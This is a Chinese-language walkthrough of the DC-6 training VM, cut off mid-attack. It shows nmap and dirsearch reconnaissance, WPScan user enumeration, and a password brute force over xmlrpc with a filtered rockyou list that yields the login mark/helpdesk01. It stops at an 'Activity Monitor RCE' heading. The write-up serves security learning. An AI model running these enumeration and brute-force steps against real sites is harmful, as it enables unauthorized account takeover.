

DC-6
写写打靶记录。
1 信息收集
首先查看 Kali IP 地址:
root at kali in ~/DC6
$ ip --color address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c1:aa:ea brd ff:ff:ff:ff:ff:ff
    inet 10.10.8.70/24 brd 10.10.8.255 scope global dynamic noprefixroute eth0
       valid_lft 1606sec preferred_lft 1606sec
    inet6 fe80::b67d:15bc:205b:2eb8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
1.1 地址探测
使用 Nmap 扫描出一个 IP:10.10.8.18
root at kali in ~/DC6
$ nmap -sn -T4 --min-rate 10000 10.10.8.0/24 -oN Nmap_IP_Scan.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-16 09:02 CST
Nmap scan report for 10.10.8.1
Host is up (0.00010s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 10.10.8.2
Host is up (0.00011s latency).
MAC Address: 00:50:56:EA:61:D3 (VMware)
Nmap scan report for 10.10.8.18
Host is up (0.0012s latency).
MAC Address: 00:0C:29:6D:8A:D0 (VMware)
Nmap scan report for 10.10.8.254
Host is up (0.00026s latency).
MAC Address: 00:50:56:F8:65:AC (VMware)
Nmap scan report for 10.10.8.70
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.44 seconds
1.2 端口扫描
扫描开放端口:
root at kali in ~/DC6
$ nmap -p- -sT -T4 --min-rate 10000 10.10.8.18 -oN Nmap_Port_Scan.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-16 09:03 CST
Nmap scan report for 10.10.8.18
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:6D:8A:D0 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.38 seconds
1.3 服务识别
扫描端口对应服务:
root at kali in ~/DC6
$ nmap -p22,80 -sV -O -sT -T4 --min-rate 10000 10.10.8.18 -oN Nmap_Server_Scan.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-16 09:03 CST
Nmap scan report for 10.10.8.18
Host is up (0.00053s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 00:0C:29:6D:8A:D0 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds
1.4 漏洞扫描
使用 Nmap 进行漏洞扫描:
root at kali in ~/DC6
$ nmap --script=vuln -T4 --min-rate 10000 10.10.8.18 -oN Nmap_Vuln_Scan.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-16 09:04 CST
Nmap scan report for 10.10.8.18
Host is up (0.00064s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /wp-login.php: Possible admin folder
|   /readme.html: Wordpress version: 2
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|_  /readme.html: Interesting, a readme.
| http-wordpress-users:
| Username found: admin
| Username found: graham
| Username found: mark
| Username found: sarah
| Username found: jens
|_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'
MAC Address: 00:0C:29:6D:8A:D0 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 35.43 seconds
看了下扫出来的漏洞,没一个有用的。
1.5 目录扫描
root at kali in ~/DC6
$ dirsearch -u http://10.10.8.18 -o $PWD/Dirsearch_Dir_Scan.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/DC6/Dirsearch_Dir_Scan.txt

Error Log: /root/.dirsearch/logs/errors-24-10-16_09-04-56.log

Target: http://10.10.8.18/

[09:04:56] Starting:
[09:04:56] 403 -  296B  - /.ht_wsr.txt
[09:04:56] 403 -  299B  - /.htaccess.bak1
[09:04:56] 403 -  299B  - /.htaccess.orig
......

root at kali in ~/DC6
$ cat Dirsearch_Dir_Scan.txt | grep -v 403
## Dirsearch started Wed Oct 16 09:04:56 2024 as: dirsearch.py -u http://10.10.8.18 -o /root/DC6/Dirsearch_Dir_Scan.txt

200    52KB  http://10.10.8.18:80/index.php
200    19KB  http://10.10.8.18:80/license.txt
200     7KB  http://10.10.8.18:80/readme.html
301   311B   http://10.10.8.18:80/wp-admin    -> REDIRECTS TO: http://10.10.8.18/wp-admin/
302     0B   http://10.10.8.18:80/wp-admin/    -> REDIRECTS TO: http://wordy/wp-login.php?redirect_to=http%3A%2F%2F10.10.8.18%2Fwp-admin%2F&reauth=1
200     0B   http://10.10.8.18:80/wp-config.php
400     1B   http://10.10.8.18:80/wp-admin/admin-ajax.php
500     3KB  http://10.10.8.18:80/wp-admin/setup-config.php
200     1KB  http://10.10.8.18:80/wp-admin/install.php
200     0B   http://10.10.8.18:80/wp-content/
301   313B   http://10.10.8.18:80/wp-content    -> REDIRECTS TO: http://10.10.8.18/wp-content/
500     0B   http://10.10.8.18:80/wp-content/plugins/hello.php
301   314B   http://10.10.8.18:80/wp-includes    -> REDIRECTS TO: http://10.10.8.18/wp-includes/
200    42KB  http://10.10.8.18:80/wp-includes/
200     0B   http://10.10.8.18:80/wp-cron.php
500     0B   http://10.10.8.18:80/wp-includes/rss-functions.php
200     3KB  http://10.10.8.18:80/wp-login.php
302     0B   http://10.10.8.18:80/wp-signup.php    -> REDIRECTS TO: http://wordy/wp-login.php?action=register
405    42B   http://10.10.8.18:80/xmlrpc.php
发现是一个 WordPress CMS。
2 漏洞利用
2.1 域名绑定

当直接访问站点时,会出现无法访问,并提示打开 <www.wordy.com>:
使用 BurpSuite 抓个包,发现 Host 地址写的是 wordy:

这时候,应该反应过来,是要修改本地 DNS 文件:
root at kali in ~/DC6
$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.8.18      wordy

再次访问一下:
2.2 信息收集(1)
前面使用 Dirsearch 扫描出了一堆网址,看看哪些有用。

找到一个后台登录界面,其他的好像没啥用:
翻一翻网站相关文章,也没啥东西
2.3 WPScan
由于对方站点使用的是 WordPress,那就使用 WPScan 进行用户枚举、插件漏洞、主题漏洞的扫描:
root at kali in ~/DC6
$ wpscan --url http://wordy --no-banner -e u,vp,vt

[+] URL: http://wordy/ [10.10.8.18]
[+] Started: Wed Oct 16 09:24:05 2024

Interesting Finding(s):
......
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://wordy/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] graham
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] mark
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] sarah
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] jens
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Oct 16 09:24:07 2024
[+] Requests Done: 730
[+] Cached Requests: 8
[+] Data Sent: 177.596 KB
[+] Data Received: 22.305 MB
[+] Memory used: 300.879 MB
[+] Elapsed time: 00:00:02
扫描出五个用户:admin、graham、mark、sarah、jens。
注:正常扫,应该是要加 api-token 的,这里就不加了。
2.4 暴力破解
将收集到的用户名写入 username.txt 文件中:
root at kali in ~/DC6
$ vim username.txt

root at kali in ~/DC6
$ cat username.txt
admin
graham
mark
sarah
jens
使用 WPScan 进行用户名密码的爆破:

可以看到字典内容非常多,根据常理判断应该不是硬爆的。
简单查了下资料,发现在 DC6 的靶机页面,发现了提示:

有点坑,那就按照提示,提取出 password.txt:
root at kali in ~/DC6
$ cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt
再次尝试爆破:
root at kali in ~/DC6
$ wpscan --url http://wordy --no-banner -U username.txt -P passwords.txt
[+] URL: http://wordy/ [10.10.8.18]
[+] Started: Wed Oct 16 09:59:09 2024

Interesting Finding(s):
......

[+] Performing password attack on Xmlrpc against 5 user/s
[SUCCESS] - mark / helpdesk01
Trying jens / !lak019b Time: 00:01:29 <==================================> (12547 / 15215) 82.46%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: mark, Password: helpdesk01

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Oct 16 10:00:41 2024
[+] Requests Done: 12687
[+] Cached Requests: 38
[+] Data Sent: 6.214 MB
[+] Data Received: 7.403 MB
[+] Memory used: 276.992 MB
[+] Elapsed time: 00:01:32
这次字典就小了很多,爆破出账密为:mark/helpdesk01。
2.5 Activity Monitor RCE
有了账号密码,登录一下:
